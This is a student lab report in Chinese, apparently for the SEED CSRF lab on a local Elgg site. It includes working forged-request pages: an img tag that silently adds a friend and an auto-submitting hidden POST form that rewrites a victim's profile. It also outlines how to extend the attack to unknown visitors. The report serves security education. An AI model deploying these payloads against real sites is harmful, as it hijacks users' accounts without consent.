Lab4

Author：吴桐

Data：2021.7.15

实验环境配置

首先我们要启动实验需要用到的 docker。具体命令如图 1 所示。

```
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

图 1

使用 dockps 命令查看一下 docker 的运行情况：

```
[07/15/21]seed@VM:~/.../attacker$ dockps
ec1b07f55485  mysql-10.9.0.6
b6fb3c7bc467  attacker-10.9.0.105
42c9c167228a  elgg-10.9.0.5
```

图 2

我们在实验中会使用到两个容器，一个运行 web 服务器（10.9.0.5），另一个运行 MySQL 数据库（10.9.0.6）。我们为攻击者计算机使用另一个容器（10.9.0.105），该容器承载一个恶意网站。

我们需要将以下条目添加到/etc/hosts 文件中，以便将这些主机名映射到它们相应的 IP 地址。我们需要使用 root 权限来更改此文件。

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

图 3

Task 1: Observing HTTP Request.

首先我们打开浏览器进入到服务器网站上，使用 HTTP Header Live 工具查看 HTTP 请求（图 4）。



图 4

Task 2: CSRF Attack using GET Request

要想向攻击对象添加好友，我们需要确定合法的 Add-Friend HTTP 请求（GET 请求）是什么样子的。我们可以使用“HTTP Header Live”工具进行调查。在此 Task 中，不需要编写 JavaScript 代码来发起 CSRF 攻击。我们的目标是让攻击在 Alice 访问 web 页面时立即生效，甚至不必单击页面。

登录 Samy 的帐号，进入 Member 模块，点击 Alice 头像，可以在页面右上方看到 Add friend 按键（图 5）。



图 5

点击 Add friend 按键，这个时候看到 HTTP Header Live 窗口出现以下信息：

图 6

图中被红色框圈出的即为 HTTP GET 请求的关键信息。其中“?”表示“to”，“friend=59”表示操作人 Samy 的 guid 为 59。

构造攻击程序 attacker32.html 如图 7 所示。

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

图 7

之后 Samy 将嵌有攻击网站的网址通过 Aessage 发送给 Alice（图 9）。



图 8

我们登录 Alice 的帐号，擦看好友列表确认为空（图 9）。



图 9

点击邮件中的 www.attacker32.com 网站链接，显示以下页面。

图 10

这个时候返回 Alice 的好友列表页面，可以看到 Samy 被成功添加进列表。



图 11

Task 3: CSRF Attack using POST Request

要完成此 Task，我们首先要取得 Alice 的 guid。我们登录 Samy 的账户，进入 Members 模块，点击 Alice 的头像进入 Alice 的 Profile 页面，右键查看网站页面源，搜索“owner”关键词就可以发现，Alice 的 guid 为 56。

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="56">
require(['elgg/widgets'], function (widgets) {
    widgets.init();
```

图 12

之后打开 Samy 的 Profile 页面，选择 Edit Profile，在当前页面中输入一些简单的内容作测试用。点击 Save 按键后，可以看到 HTTP Header Live 出现以下信息。



图 13

其中，“http://www.seed-server.com/action/profile/edit”为 HTTP 请求链接。由此构造攻击程序如下：

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='SAMY is MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

图 14

登录 Alice 的帐号，点击 Samy 发送的 Message 中包含的网址，即可显示攻击结果（图 15）。



图 15

问题 1：伪造的 HTTP 请求需要 Alice 的用户 id（guid）才能正常工作。如果攻击者并不知道 Alice 的 Elgg 密码，则无法登录 Alice 的帐户获取 guid 信息。

在此 Task 中，我们通过查看 Alice 的 Profile 页面源得到了 Alice 的 guid。

问题 2：如果我们想对任何访问恶意网页的人发起攻击，在这种情况下，我们事先不知道访问网页者的身份。这样还能实施 CSRF 攻击更新被攻击者的 Elgg Profile 吗？

任何人在访问网站时都会带有身份信息，只要攻击者能够提取到访问者的身份信息，将其动态嵌入恶意网站中，就可以实现 CSRF 攻击。

目前一种可行的方法是预先建立用户名和 guid 的信息库，在某人访问页面时抓取其用户名（目前看来直接抓取 guid 存在一定难度），将用户名作为索引在信息库中查找到该访问者的 guid，并将其嵌入恶意网站，实现 CSRF 攻击。

Summary

本次实验的趣味性较高，难度不大。这是我第一次接触针对 web 安全的攻击实验，感觉和二进制攻击还是有很大区别的。任何攻击模式只要理解了漏洞所在和攻击逻辑，在实际操作的时候就会容易很多了。感谢同学和老师的讲解和帮助，让我对 CSRF 攻击有了一个初步的认识。